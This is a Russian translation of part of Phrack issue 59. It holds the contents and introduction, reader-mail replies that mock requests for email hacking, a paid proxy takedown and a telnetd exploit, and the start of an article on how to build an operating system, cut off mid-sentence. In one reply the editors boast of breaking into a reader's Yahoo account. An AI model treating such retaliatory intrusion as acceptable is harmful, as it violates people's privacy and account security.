Phrack RU issue 059

Русская версия Phrack, выпуск 059. Полный текст статей с кодом и таблицами.

Темы выпуска: эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; Unix/Linux, BSD, Windows NT и администрирование систем; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; криптография, генераторы случайных чисел, протоколы и приватность.

Материалы выпуска: Введение; LOOPBACK; LINENOISE; Работа с таблицей дескрипторов прерываний ради забавы и выгоды; 5 коротких историй об execve (Достижения во взломе ядра II); Противодействие криминалистическому анализу в Unix; Достижения в эксплуатации форматных строк; Runtime Process Infection (Заражение процессов во время выполнения); Обход защиты PaX ASLR; Анализ пути выполнения: обнаружение руткитов уровня ядра; It cuts like a knife. SSHarp.; Создание шеллкодов для инъекции через ptrace; Разработка шеллкода для Linux/390; Writing Linux Kernel Keylogger; Криптографические генераторы случайных чисел; Playing with Windows /dev/(k)mem; PHRACK WORLD NEWS; УТИЛИТА ИЗВЛЕЧЕНИЯ PHRACK.

Больше крутых материалов в моём телеграм канале @grogrigs

Введение

Автор: Phrack Staff

```
  C:\>type FILE_ID.DIZ

                                  ==Phrack Inc.==

                      Volume 0x0b, Issue 0x3b, Phile #0x01 of 0x12

  [-]============================================================================[-]
            , ,,,
             :#'  `,   ,,                                    ,,
             ##    : ,#'                                    ,#'
             $#,,#' ,#'     '#,:#$#.   ,,      ,,,   ,#'  ,'
  __        $#,,#' ,#'     '#,:#$#.   ,,      ,,,   ,#'  ,'
 /_/l      ,#'      #$'`#,   :#   '# .#  #;  .#'  `  #$#;`
 : : :    ,#'       #:  '#   $#      #'  '#  ##.     #: '#
  ; ; ; ''        ,#'   ', ,:'      "#,,$#,.'#:.,' ,#'   ',  _/_/_/_/   _/_/_/_/
   : : :                                                    _/         _/    _/
    L ; ;  __.-._.-+.                                      _/_/_/_/   _/_/_/_/
   /."^.:.L.' .^-.  \`.                                         _/_/        _/
  :`.`. \"/\ /.-. `. \ \                                      _/_/         _/
  ;\ \ ` ;-.y(_.-\  \ `.`.                                  _/_/_/_/   _/_/_/
  :   _. ;;   `    \  \. `-\
   \ T :: :=,   ,=^\  \"-._;          __..------..._
   /;:-'; ;<o\  <o> `._L.--^.      .-""-.`.   \     ""--..
  : :_.': :            ;/     \   /      \ \   ;          ""--._
  ;  T   \ \  s      /:.---.  ;_/    `-._; ;  :      _______    \"-.      ___
 :   :\   \ `.-=^" .:-"    _\   \_.       : :  _:.--".-"  .T"---:-.""--""\  ""-.
 ;    \\   "-.\__.:'      /-'. ; ;    _. ; ;  /   -'    '    .- \        ;     "-
 :     ;\     `..'       .'    \: ;      / / .'               )   ; __  /
  ;      `,     \    .-"       ;/"---" /.' /                 `- /"""  ""---""""--
  :    .-" `.      .'.-\      / ""----""""^-..._              .-"  bug
   \_.'      "._.-"-..-'`-..-'                 ""--..__..--""

  [-]============================================================================[-]
```

Что произошло с момента выхода p58?

Состоялась Summercon (отдельный привет louis)! Для тех, кто пропустил, мы выложили несколько фотографий на http://www.phrack.org/summercon2002.

Закон DMCA уничтожил несколько сайтов, вынудил Google подвергать цензуре часть своего контента и продолжает отрицать, запрещать и ограничивать доступ к определённой информации. Свободная и неизменённая информация становится редкостью, и однажды мы можем проснуться, даже не осознавая, какую именно информацию мы упустили. Позор и жалость тем, кто живёт в цепях в «свободных» странах, где действует закон DMCA. (-> PWN).

Мы изменили нашу политику выпусков (http://www.phrack.org/release). На протяжении последних 15 лет PHRACK выходил одновременно для всех. Сегодня PHRACK также читают частные лица, компании и агентства, которые не ценят ни журнал, ни авторов (в условиях DMCA PHRACK может быть вообще запрещён). Исследования свободны, журнал свободен, но теперь процесс рецензирования и согласования материалов в Phrack предоставляет контент авторам-участникам на 2 недели раньше.

• **2002-07-13:** Ограниченный выпуск для авторов-участников и добровольных рецензентов.

• **2002-07-19:** PHRACK 59 Release Candidate 1 выходит в закрытом доступе для более широкой аудитории с целью первичной обратной связи и рецензирования. (Вряд ли останется закрытым надолго...). https://archives.phrack.org/tgz/phrack59.tar.gz
• **2002-07-28:** Публичный выпуск на http://www.phrack.org для всех, кто пропустил релиз 19-го числа.

Возможно, возникнет путаница относительно того, где получить PHRACK и как связаться с редакцией Phrack: мы _не_ тусуемся на #phrack/efnet. Этот канал был заброшен почти 3 года назад. Те, кто знает нас, знают, где нас найти. Все остальные должны связываться с нами по электронной почте (PGP-ключ прилагается). Никто из нас никогда не подтвердит и не станет хвастаться своей причастностью к PHRACK — это удел снобов — будьте бдительны и не доверяйте незнакомцам. Существует только один официальный сайт распространения:

```
       [#][#][#]     http://www.phrack.org      [#][#][#]
```

С нами связались «старожилы»: читатели, авторы и главные редакторы 10 и более лет назад. Спасибо всем за ценные дискуссии на knights@lists.phrack.org. Это призыв ко всем, кто хочет встретиться с друзьями «старых времён» или организовать совместные мероприятия и встречи в будущем: отправьте письмо на phrackstaff@phrack.org, и мы включим вас в список.

Этот выпуск выходит с бонусом — загляните в phrack_tshirt_logo.png. Мы вышли на связь с типографией и рады сообщить, что ФУТБОЛКИ PHRACK будут готовы к публичному выходу PHRACK 59. Для вас, вашего компьютера, вашей семьи и вашей собаки — на DEFCON X и позднее на http://www.jinxhackwares.com/phrack.

Благодарности


```
  solar designer              : respect, strength & honor!
  FozZy, brotha               : 100% kewl logo (see phrack_tshirt.png)
  sh1ft33 & j0hn              : phrack ghostwriterz
```

Последний и все предыдущие выпуски phrack доступны онлайн на http://www.phrack.org. Читатели без доступа в интернет могут подписаться на рассылку phrack-distrib. Каждый новый phrack отправляется в виде почтового вложения в этом списке. Каждый новый выпуск phrack (без вложения) анонсируется в списке рассылки объявлений.

Подписаться на список рассылки объявлений:

```
$ mail announcement-subscribe@lists.phrack.org < /dev/null
```

Подписаться на список рассылки дистрибуции:

```
$ mail distrib-subscribe@lists.phrack.org < /dev/null
```

Получить старые выпуски (необходимо сначала подписаться):

```
$ mail distrib-index@lists.phrack.org < /dev/null
$ mail distrib-get.<n>@lists.phrack.org < /dev/null
```

где n — номер выпуска phrack [1..58].

Приятного чтения журнала!

Phrack Magazine Vol 10 Number 59, Build 2, July 28, 2002. ISSN 1068-1035

Контакт с редакцией Phrack Magazine

```
|=-----------=[ C O N T A C T   P H R A C K   M A G A Z I N E ]=---------=|

Editors           : phrackstaff@phrack.org
Submissions       : phrackstaff@phrack.org
Commentary        : loopback@phrack.org
Phrack World News : pwn@phrack.org
```

У нас установлен агрессивный почтовый фильтр в стиле /dev/null. Мы отвечаем на каждое серьёзное письмо. Если вы не получили ответа, значит, ваше письмо, скорее всего, не заслуживало ответа или было перехвачено нашим почтовым фильтром. Убедитесь, что ваше письмо имеет явно указанного получателя, одного адресата, непустую тему, не содержит HTML-кода и на 100% состоит из чистого 7-битного ASCII.

PGP-ключ редакции

Материалы для публикации могут быть зашифрованы следующим PGP-ключом:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.0.6 (GNU/Linux)
Comment: For info see http://www.gnupg.org

mQGiBD03YTYRBADYg6kOTnjEfrMANEGmoTLqxRZdfxGpvaU5MHPq+XHvuFAWHBm2
xB/9ZcRt4XIXw0OTL441ixL6fvGPNxjrRmAUtXSWrElGJ5lTj7VdJmdt/DbehzGb
NXekehG/r6KLHX0PqNzcr84sY6/GrZUiNZftYA/eUWDB7EjEmkBIMs3bnwCg3KRb
96G68Zc+T4ebUrV5/dkYwFUEAMgSGJpdy8yBWaFUsGOsGkrZZfdf6tRA+GGOnqjS
Lh094L8iuTfbxr7zO4E5+uToantAl56fHhnEy7hKJxuQdW1C0GKktUDhGltUxrob
```

```
zsNdN6cBprUT7//QgdOlm3nE2E5myozhhMxLMjjFl1mNo1YrNUEU4tYWm/Zvg9OF
Te8TBADS4oafB6pT9BhGOWhoED1bQRkk/KdHuBMrgwK8vb/e36p6KMj8xBVJNglY
JtIn6Iv14z8PtO62SEzlcgdsieoVncztQgLIrvCN+vKjv8jEGFtTmIhx6f/VC7pX
oLX2419rePYaXCPVhw3xDN2CVahUD9jTkFE2eOSFiWJ7DqUsIrQkcGhyYWNrc3Rh
ZmYgPHBocmFja3N0YWZmQHBocmFjay5vcmc+iFcEExECABcFAj03YTYFCwcKAwQD
FQMCAxYCAQIXgAAKCRB73vey7F3HClWRAJ4qxMAMESfFb2Bbi+rAb0JS4LnSYwCZ
AWI6ndU+sWEs/rdD78yydjPKW9q5Ag0EPTdhThAIAJNlf1QKtz715HIWA6G1CfKb
ukVyWVLnP91C1HRspi5haRdyqXbOUulck7A8XrZRtDUmvMGMO8ZguEjioXdyvYdC
36LUW8QXQM9BzJd76uUl/neBwNaWCHyiUqEijzkKO8yoYrLHkjref48yBF7nbgOl
i1y3QOyDGUT/sEdjE5lzHqVtDxKH9B8crVkr/O2GEyr/zRu1Z2L5TjZNcQO988Hy
CyBdDVsCBwUkdrm/oyqnSiypcGzumD4pYzmquUw1EYJOVEO+WeLAOrfhd15oBZMp
QlQ/MOfc0rvS27YhKKFAHhSchSFLEppy/La6wzU+CW4iIcDMny5xw1wNv3vGrScA
AwUH/jAo4KbOYm6Brdvq5zLcEvhDTKf6WcTLaTbdx4GEa8Sj4B5a2A/ulycZT6Wu
D480xT8me0H4LKl2j7lzhJwzG9HRp846gKrPgj7GVcAaTtsXgwJu6Q7fH74PCrOt
GEyvJw+hRiQCTHUC22FUAx6SHZ5KzwMs3W8QnNUbRBfbd1hPMaEJpUeBm/jeXSm4
2JLOd9QjJu3fUIOzGj+G6MWvi7b49h/g0fH3M/LF5mPJfo7exaElXwk1ohyPjeb8
s11m348C4JqmFKijAyuQ9vfS8cdcsYUoCrWQw/ZWUIYSoKJd0poVWaHQwuAWuSFS
4C8wUicFDUkG6+f5b7wNjfW3hf2IRgQYEQIABgUCPTdhTgAKCRB73vey7F3HCq5e
AJ4+jaPMQEbsmMfa94kJeAODE0XgXgCfbvismsWSu354IBL37BtyVg9cxAo=
=9kWD
-----END PGP PUBLIC KEY BLOCK-----
```

Стандартный отказ от ответственности

```
phrack:~# head -22 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their
 *  authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

Phrack Magazine Vol 10 Number 59, Build 2, July 28, 2002. ISSN 1068-1035

LOOPBACK

Автор: phrackstaff

Цитата месяца

```
<phonic> это легально?
<cold-fire> не знаю, делаю это с ящика bond'a
```

Эксплойт месяца

```
apache-scalp & OpenBSD memcpy() madness^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H
openssh remote.
```

Тема месяца (по поводу OpenSSH)

```
-:- Topic (#somewhere): changed by someone:
"8 часов и 53 минуты без удалённой дыры в дефолтной установке!"
```

Ламеры месяца

http://www.idefense.com/Intell/CI022702.html

> *[или: как конвертировать публичные файлы whois-баз в .xls и находить людей, которые покупают эту чушь.]*

http://hackingtruths.box.sk/certi.htm

> *[Они пытаются делать деньги на всём: «Стань сертифицированным хакером сегодня».]*

[0x00]

От: "Kenneth J. Bungert,,," \
Тема: harassment

У меня вопрос?

> *[Не знаю... а у вас есть?]*

Есть ли какой-нибудь способ узнать, кто звонит, если звонок с компьютера...
Я думаю, что именно оттуда поступают эти надоедливые звонки?

[Если вы живёте в стране, где нет потребительского Caller ID или провайдерского ANI, просто следуйте по проводу, подключённому к вашему телефону, пока не найдёте человека на другом конце. Вежливо спросите, звонил ли он вам.]

Rob
Kenneth J. Bungert,,,

[0x01]

http://www.atstake.com/company_info/management.html#mudge

[Посмотрите, что они сделали с mudge/Peiter Zatko. Постригли ему волосы, повязали галстук и облачили в костюм. Написали, что он был CEO (CEO?, #1?) компании под названием «L0pht Heavy Industries». Мой комментарий: «Они превратили в клоуна уважаемого умного парня/хакера, которого точнее было бы описать как «ключевую фигуру в знаменитой американской андеграундной хакерской группе L0pht Heavy Industries». Надеюсь, галстук не затянется слишком туго, mudge :/]

[0x02]

От: mac119@hotmail.com

Привет, мне нужна помощь.

[Приди к нам, мы просветим и ответим на все твои вопросы!]

Если кто-нибудь может положить 172.26.100.10:8080 и снести прокси-сервер, это сделало бы меня очень счастливым.

[...меня бы это изрядно впечатлило. На большинство ваших вопросов можно ответить, прочитав RFC1918.]

NB! Если кто-то это сделает, получит от меня небольшое вознаграждение: $120.
Спасибо
Ice

[0x03]

Дорогой хакер,

мне 29 лет, я мужчина и очень интересуюсь взломом электронной почты моей девушки в Yahoo и Hotmail. Пожалуйста, подскажите, есть ли какое-нибудь простое решение или что-нибудь, что поможет мне в этом. Я пробовал некоторые программы для этого, но они не работали должным образом, и результата не получилось. Пожалуйста, пришлите ваши советы

на ab_c28@yahoo.com
Заранее благодарю за оперативный ответ.
С уважением.

Bob Z.
НИКОГДА НЕ РАССЫЛАЙТЕ СПАМ. ЭТО ПЛОХО.

> *[Дорогой ламер,*
> *Взломав ваш аккаунт Yahoo!, мы получили адрес электронной почты вашей девушки и уведомили её о вашем любопытстве.*
> *Поговорив с ней об этом инциденте, она согласилась с тем, что нам следует разоблачить вас как того извращённого идиота, которым вы являетесь. Займитесь своей жизнью.]*

[0x04]

От: "brad" \

Привет, ребята... Я новичок и пытаюсь найти всю возможную информацию о том, как научиться всему тому, что умеете вы... Я не прошу рассказать мне, как взломать hotmail или yahoo mail, как некоторые другие здесь, но просто хочу любую информацию, которую вы можете дать, о том, как узнать всё-всё о том, чем вы занимаетесь.

> *[Знаете ли вы, что именно мы умеем? Мы сами не знаем, что знаем, просто знаем, что это знаем.*
> *Очевидный самопиарный ответ — читать Phrack...]*

С большим уважением,
Ryan

[0x05]

От: Jason De Grandis \
Тема: [phrackstaff] Hacking / Cracking

Я новичок в мире хакинга и кракинга и хочу получить немного информации по этой теме.

> *[Добро пожаловать в наш мир, Jason.]*

Что я хочу сделать: получить номера кредитных карт, узнать пароли от почты и добраться до NASA и ФБР, если повезёт. Что-то вроде того, что показывали в фильме «Хакеры». Не знаю, возможно ли это; если да, может кто-нибудь прислать мне информацию или указать правильное направление, с чего начать.

> *[Звучит как серьёзные дела. Рекомендую ещё пару раз посмотреть «Хакеры» и раздобыть себе Gibsons. Помните — самые часто используемые пароли: «love», «sex», «secret» и «god» — НО НЕ ОБЯЗАТЕЛЬНО В ЭТОМ ПОРЯДКЕ, ЧЁРТОВ ЛАМЕР!]*

Куда идти и что нужно. Я начал учить LINUX, потому что говорят,
что его нужно знать. Что ещё мне нужно???

> *[Система, соображалка, несколько выпусков Phrack для тебя*
> *Учи Unix как следует, учи его как ниндзя*
> *Если ещё нет понимания, добудь немного 0day*
> *Взламывай планету за ночь, крепко закрой бэкдор*
> *Продавай каждый рут за бакс...*
> *БОЖЕ МОЙ, ТЫ ЧЕРТОВСКИ ОТСТОЙ!@#!#!$]*

J.

> *[S.]*

[0x06]

Снова привет, Phrack

> *[Привет]*

Я прочитал уже немало ваших журналов. НО в номере 56 есть довольно
неприятная ошибка... Либо файл индекса не на месте, либо статьи.
Они точно не совпадают!

> *[Всё в порядке. Там шестнадцатеричная индексация (файл индекса*
> *вполне понятен, если потрудиться его прочитать — p56-0x01)]*

Если у вас найдётся время, не могли бы вы это исправить. И я был бы
рад, если бы вы прислали мне правильную копию, когда закончите...

> *[Нет. Там ничего не сломано, чудак.]*

Спасибо.

/Dark Origin

~Если думаете, что никому нет дела, попробуйте пропустить пару платежей.~

> *[Поверьте. Никому нет дела.]*

[0x07]

От: syiron the sex man \
Кому: \
Тема: i would like to surf telnetd daemon services

привет \, лучшая команда в мире

> *[Спасибо.]*

я искал удалённый буфер, чтобы получить root-доступ в демоне telnetd,
но у меня ничего не получилось

> *[Понимаю твою боль.]*

можете сделать мне эксплойт для удалённой атаки на solaris sparc...

атака с linux или solaris

[Нет!]

спасибо
нужен код

[Нужна жизнь.]

syiron

[0x08]

Привет! Можете мне рассказать как учиться для говорить Unix?

[Эх, Unix бы говорить умел бы рассказать тебе хорошо, хехе!]

[0x09]

От: "I. O. Jayawardena" \
Тема: [phrackstaff] Best wishes

Привет, ребята (и девчата?),

[Привет, I. O.]

Прежде всего: Phrack — действительно хороший е-зин, а loopback просто отличный, но вы это и сами знаете ;)

[Конечно!]

Я начинающий хакер и вообще гик. Девушки у нас редкость; знания — ещё большая. Хакерское мышление у меня сформировалось, когда я подключился к Сети, занимаясь усиленной подготовкой к соревнованию, которое принесло мне Celeron (с периферией). Два дня назад, блуждая по сети, я наткнулся на phrack.org, и старый огонь вспыхнул снова; вот я здесь...
Правда, ребята, Phrack — это хорошо. Продолжайте в том же духе. Домашняя страница тоже очень красивая... Может, даже телочки оценят ;)

[Вебмастер надеется на это с первого дня.]

Я довольно неплохо программирую на C и C++, и единственная трудность у меня — деньги. Нет кредитных карт, чтобы оплачивать книги, купить которые можно только онлайн. Был бы очень признателен, если бы кто-нибудь там мог дать мне ссылку на _бесплатную_ машиночитаемую копию «Языка программирования C» K&R. Сомневаюсь, что даже в университетах здесь она есть (между нами, некоторые местные профессора не знают, что printf(...) что-то возвращает, но утверждают, что писали модули ядра Linux :|).

[Если вы неплохой программист на C, зачем вам именно эта книга? Вы нам лжёте? Попробуйте библиотеку.]

В любом случае, спасибо, и могу с абсолютной, нет, с не-относительной уверенностью сообщить, что число читателей Phrack увеличилось ровно на одного.

[Гик!]

alvin

P.S.: если единственный «alvin», которого вы помните, — это Элвин из бурундуков, почитайте немного о творчестве сэра Артура Кларка.

[Нет, спасибо, поверю вам на слово, бурундучок.]

[0x0a]

От: "RAZ" \

ПРИВЕТ
ИНТЕРЕСНО, МОЖЕТЕ ЛИ ВЫ МНЕ ПОМОЧЬ

[ПРИВЕТ, МОЖЕТ, ПЕРЕСТАНЕТЕ КРИЧАТЬ!]

МЕНЯ ЗОВУТ РАЗ, Я ЖИВ В ЛОНДОНЕ, У НАС ТЕЛЕФОННАЯ ЛИНИЯ BT.

[Очень хорошо, Баз. Но вы всё ещё кричите!]

НЕДАВНО МЫ ПОЛУЧИЛИ СЧЁТ, В КОТОРОМ УКАЗАНЫ ЗВОНКИ, КОТОРЫХ МЫ НЕ СОВЕРШАЛИ, ДОЛГИЕ ЗВОНКИ НА МОБИЛЬНЫЕ И МЕЖДУНАРОДНЫЕ, И МЫ ДАЖЕ ДУМАЕМ, ЧТО ЗНАЕМ КТО ЭТО БЫЛ, НО КАК?? ВОЗМОЖНО ЛИ ВЗЛОМАТЬ ТЕЛЕФОН ИЛИ ПРОСЛУШАТЬ ЕГО?

[Конечно. Разве вы не читаете Phrack?]

ЕСЛИ ДА, ТО КАК..
BT ГОВОРИТ, ЧТО НЕТ ВОЗМОЖНОСТИ И НАМ ПРИДЁТСЯ ОПЛАТИТЬ СЧЁТ, ЧТО МЫ И СДЕЛАЕМ, НО В ГЛУБИНЕ ДУШИ МЫ ЗНАЕМ, ЧТО НЕ ДЕЛАЛИ ЭТИХ ЗВОНКОВ..
МОЖЕТЕ ПОМОЧЬ

[Думаю, вам уже не помочь.]

[0x0b]

От: "Marcel Feuertein" \
Тема: [phrackstaff] You have a slight problem on your site.

Здравствуйте, кому это касается;

Когда я перешёл по вашей ссылке «download», страница открылась в режиме «edit», показывая мне полный >> Index of /archives>> без HTML.

[Правда? Это безобразно!]

Нашёл ваш сайт, когда искал в Yahoo, как воспроизвести видеофайл с расширением .AVI с комментарием «EG-VCD» после имени файла, из-за

которого Windows Media Player воспроизводит только звук... без видео.

[Интересно.]

Поэтому я искал плеер/кодек для решения этой проблемы.

[Удачи.]

Любые предложения приветствуются.

[У меня закончились идеи.]

Ваш сайт добавлен в мои избранные. Мне действительно нравится ваш контент. Поздравляю.

[Спасибо.]

До свидания

Marcel

[0x0c]

От: richard fraser \
Тема: [phrackstaff] problem

под чем мне запускать программу, то есть в какой программе мне её запускать

[Я задаю себе этот вопрос всю свою жизнь.]

richard

[0x0b — повтор]

От: bobby@bobby.com
Тема: [phrackstaff] phrakz

Привет,
Меня зовут Bobby — Happy Bobby, мне 14 лет хакер, и я так рад, потому что pCHRAK (или как-то так) выпуск 58, наконец нашёл информацию, как взломать сервер пентагона, но у меня одна маленькая пр0блема: я не знаю, как войти на этот сервер, я пробовал telnet pentagon.org но мой Windows сказал "Cannot found telnet.exe file", можете сказать, что я делаю не так?

P.S. Мой член теперь 32 см в длину! Год назад был только 5 см, а у вас?

s0ry 4 my b4d inglish (я съел все кунжутные печеньки :),

ps0x01. gr33tz all hacker babes (если они реально существуют, уверен, им бы захотелось взломать мои штаны и познакомиться с Большим Бобби :)
ps0x02. i tak mierdzicie ledziem :)
ps0x03. pana guampo kanas e ribbon hehe
psx. cya

Happy Bobby

[...]

[0x0c — повтор]

От: "DANIEL REYNOLDS" \

эй, ребята, я написал не очень много статей, но думаю, что готов к вызову. Знаете тему, о которой я мог бы написать, и которая понравится читателям phrack? Спасибо,

~][cyflame

[Попробуйте «Небезопасность моего провайдера, MSN.COM»]

[0x0d]

От: piracy \
Кому: phrackedit@phrack.com
Тема: [phrackstaff] How are you

[?! спасибо, а вы, ребята?]

[0x0e]

Я получил от вас это сообщение:

```
> Кому:   luigi@cs.berkeley.edu
> От:     phrackstaff-admin@phrack.org
> Тема:   Ваше сообщение в phrackstaff ожидает одобрения модератора
>
> Для публикации в ограниченном списке от отправителя требуется одобрение
> Либо сообщение будет опубликовано в списке, либо вы получите
> уведомление о решении модератора.
```

[хмм, да, действительно, интересно. Хмм. Что бы это значило, доктор Ватсон? Решение модератора — немного подробнее изучить это сообщение.]

Однако я никогда раньше не отправлял сообщений в phrackstaff. Похоже, что-то не так. Я бы вежливо попросил НЕ публиковать это сообщение, так как не знаю, что в нём содержится, и не хочу, чтобы оно было приписано мне.

Большое спасибо
Luigi Semenzato

[0x0f]

От: gobbles@hushmail.com
Тема: ALERT! BLUE BOAR IS IN #PHRACK! ALERT!

Blue Boar сейчас общается в #phrack!
ТРЕВОГА! ТРЕВОГА! ТРЕВОГА!

[Никто из нас не контролирует этот канал. Мы тусуемся там, где ни один сотрудник phrack не тусовался прежде...]

[0x10]

От: "Brian Herdman" \

Привет.

[y0!]

ищу копию поваренной книги jolly rodger
раньше была, но жёсткий диск сгорел, и я думал, что это пропало навсегда.....

[Чувак, я ищу её уже 15 лет на www.phrack.org, но видимо кто-то из предыдущих редакторов просто сделал rm. jolly rodger cook book, ням-ням, вот чего не хватает на нашей странице....]

[0x11]

От: son gohan \
Тема: [phrackstaff] phreak boxes

Привет, можете дать мне информацию о tron box?

[PHRACK != GOOGLE]

[0x12]

От: "Bruce's Email" \
Тема: [phrackstaff] Passwords
Дата: Wed, 10 Apr 2002 13:45:44 -0500

Как мне узнать чей-нибудь пароль и имя пользователя, если у меня
есть только его адрес электронной почты?

[Самый простой способ — просто спросить его:
`echo "ALL UR PASSW0RDZ R BEL0NG TO US!" | mail target@hotmail.com` *]*

```
|=[ EOF ]=---------------------------------------------------------------=|
```

LINENOISE

Автор: phrackstaff

Содержание

---

1 — Введение в Phrack Linenoise

Думаю, вы знаете, что такое linenoise. Мы вставляли одно и то же введение последние 10 выпусков :)

1.1 — Phrack Oops

Упс. На протяжении последних 17 лет мы забывали добавлять расширение `.txt` к статьям.

Один из читателей пожаловался на небольшую ошибку в p59-0x01:

```
phrack:~# head -20 /usr/include/std-disclaimer.h
```

На самом деле выводится 22 строки заголовка :P

Суть дисклеймера остаётся прежней:
1) Никаких гарантий ни на что.
2) Никто ни за что не несёт ответственности.
3) Не вините нас, если ваши дети превратятся в хакеров.

1.2 — Phrack Fakes

http://www.cafepress.com/cp/store/store.aspx?storeid=phrack

Это не мы.
За футболками заходите на нашу страницу: http://www.phrack.org

---

Методология построения операционной системы

Автор: Bill Blunden

Содержание

---

0 — Введение

Среди бесчисленного количества книг по проектированию операционных систем лишь три или четыре — насколько мне известно — действительно рассказывают о том, как построить полноценную операционную систему. Даже эти книги сосредотачиваются на конкретном железе настолько узко, что главные шаги оказываются погребены под грудой мучительных деталей. Это не обязательно плохо — скорее, непреднамеренное следствие. Операционные системы — невероятно сложные программы, и разбирая любую из них, вы будете откапывать детали до бесконечности.

Тем не менее, моя цель — предложить обобщённую последовательность шагов для создания ОС с нуля, без привязки к конкретному производителю железа.

«Дядя Дон, ну как же ты строишь ОС...»

Моё собственное понимание этого процесса было весьма туманным, пока мне не выпала честь познакомиться с ветеранами Control Data. Это были люди, работавшие на CDC 6600 вместе с Сеймуром Крэем. Методология, которую я передаю вам, использовалась при создании операционной системы SCOPE76 компании Control Data. Хотя некоторым из тех инженеров уже за семьдесят, могу заверить: описанный ими подход по-прежнему актуален и полезен.

За многие часы, что я пытал этих ветеранов CDC расспросами, я услышал немало интересных историй. Например, когда Control Data выпустила 6600, она была значительно быстрее всего, что продавала IBM. Большие шишки из Big Blue были так раздражены, что Крэй их обскакал, что создали бумажного тигра и попросили всех подождать несколько месяцев. К сожалению, это сработало. Все ждали поставки от IBM (IBM так ничего и не поставила, сволочи), что вынудило CDC

вдвое снизить цену на 6600, лишь бы привлечь покупателей.

Если вы знакомы с практиками IBM, такое поведение вас не удивит. Знаете ли вы, что во Второй мировой войне IBM продавала нацистам табуляторы Холлерита?

Статья разбита на три части.

Часть 1 представляет общий подход к созданию операционной системы. Я намеренно буду оставаться в рамках обобщений: хочу, чтобы подход был полезен вне зависимости от целевой платформы.

Ради концентрации на самом процессе более тонкие детали отложены до части 2, где представлена приблизительная карта порядка реализации компонентов ОС.

Ради освещения некоторых конкретных проблем в части 3 включено краткое обсуждение расширенного примера. Цель части 3 — проиллюстрировать некоторые тезисы из части 1. Производственную ОС я не предлагаю — уже существует ряд отличных примеров. Заинтересованные читатели найдут их в списке литературы в конце статьи.

---

1 — Критический путь

На фондовом рынке обычно нужны деньги, чтобы делать деньги. Создание ОС устроено так же: чтобы её написать, нужна ОС.

Назовём исходную ОС вместе с железом, на котором она работает, «хост»-платформой. Создаваемую ОС вместе с железом, на котором она будет работать, назовём «целевой» платформой.

1.1 — Выбор хост-платформы

Помню, как однажды спросил бойца разведки Корпуса морской пехоты, какое, по его мнению, наиболее эффективное короткоствольное оружие. Ответ: «То, с которым ты лучше всего знаком».

Тот же принцип применим к выбору хост-платформы. Лучшая хост-платформа — та, которую вы знаете лучше всего. Вам предстоят непростые программные эквилибры, и вы должны хорошо знать и свою хостовую ОС, и её инструментарий разработки. В особо патологических случаях может пригодиться даже знакомство с кодировкой машинных инструкций вашего железа — чтобы проверять то, что выдают инструменты.

Вы также можете обнаружить баги в начальном наборе инструментов и будете вынуждены сменить поставщика. Это веская причина выбрать хост-платформу, достаточно популярную, чтобы для неё существовало несколько поставщиков инструментов. Например, во время работы на Windows я обнаружил баг в ассемблере Microsoft (MASM): он отказывался ассемблировать исходный файл, превысивший определённое количество строк. К счастью, я смог купить превосходный Turbo Assembler (TASM) от Borland и двигаться дальше.

1.2 — Создание симулятора

Выбрав хост-платформу и подобрав инструменты разработки, вам нужно создать симулятор, воспроизводящий поведение железа целевой платформы.

Это может оказаться значительно сложнее, чем кажется. Придётся воспроизвести не только голое железо, но и BIOS, прошитый в ROM машины. Также потребуется эмулировать периферийные устройства и микроконтроллеры.

Примечание: лучший способ проверить правильность реализации симулятора — создать образ живого раздела и посмотреть, запустит ли симулятор загруженную на него систему. Например, если вы построили симулятор x86, можно протестировать образ загрузочного раздела Linux.

Главное преимущество симулятора в том, что он избавит вас от работы вслепую. Нет ничего хуже, чем наблюдать падение машины и не понимать почему. Смотреть на тройной сбой Intel-системы крайне неприятно — прежде всего потому, что после его возникновения диагностировать проблему практически невозможно. Особенно это справедливо для фазы загрузки, когда ещё не построена достаточная инфраструктура для вывода сообщений на консоль.

Симулятор позволяет наблюдать за происходящим в безопасной и контролируемой среде. Если ваш код крашит симулятор, вы можете вставить диагностические процедуры для судебно-криминалистического исследования. Также можно запустить симулятор внутри отладчика и пошагово проходить через сложные участки.

Альтернатива — запускать код ОС на реальном железе, что в принципе исключит возможность фиксировать состояние машины в момент краша. Диагностические и криминалистические техники, работавшие с симулятором, уступят место чисто умозрительной тактике. Это совсем не весело, поверьте.

Отличным примером симулятора является bochs x86. Он доступен по адресу:

```
http://sourceforge.net/projects/bochs
```

Стоит отметить, что bochs лучше всего использовать в связке с Linux — поскольку bochs работает с образами дисков, а команда `dd` в Linux — доступный и удобный способ создать такой образ. Например, следующая команда считывает дискету и создаёт файл образа floppy.img:

```
dd if=/dev/fd0 of=floppy.img bs=1k
```

Windows не поставляется с эквивалентным инструментом. Большой сюрприз.

«В наше время...»

В старые добрые времена создание симулятора нередко было необходимостью — целевое железо порой ещё не пошло в производство. В те дни smoke test был буквально smoke test: включали машины и смотрели, не дымит ли.

1.3 — Создание кросс-компилятора

После создания симулятора нужно собрать кросс-компилятор: компилятор, который работает на хост-платформе, но генерирует бинарный код для целевой платформы. Первоначально весь вывод кросс-компилятора будет запускаться в симуляторе. Когда вы достаточно уверитесь в своей среде, можно начать запускать код непосредственно на целевой платформе.

«Говоря словами мудрости, пишите на Си...»

Поскольку C является де-факто языком системного программирования, настоятельно рекомендую взять исходники компилятора наподобие gcc и модифицировать его бэкенд. Компилятор gcc даже поставляется с документацией, посвящённой именно этой задаче, — что и является причиной моей

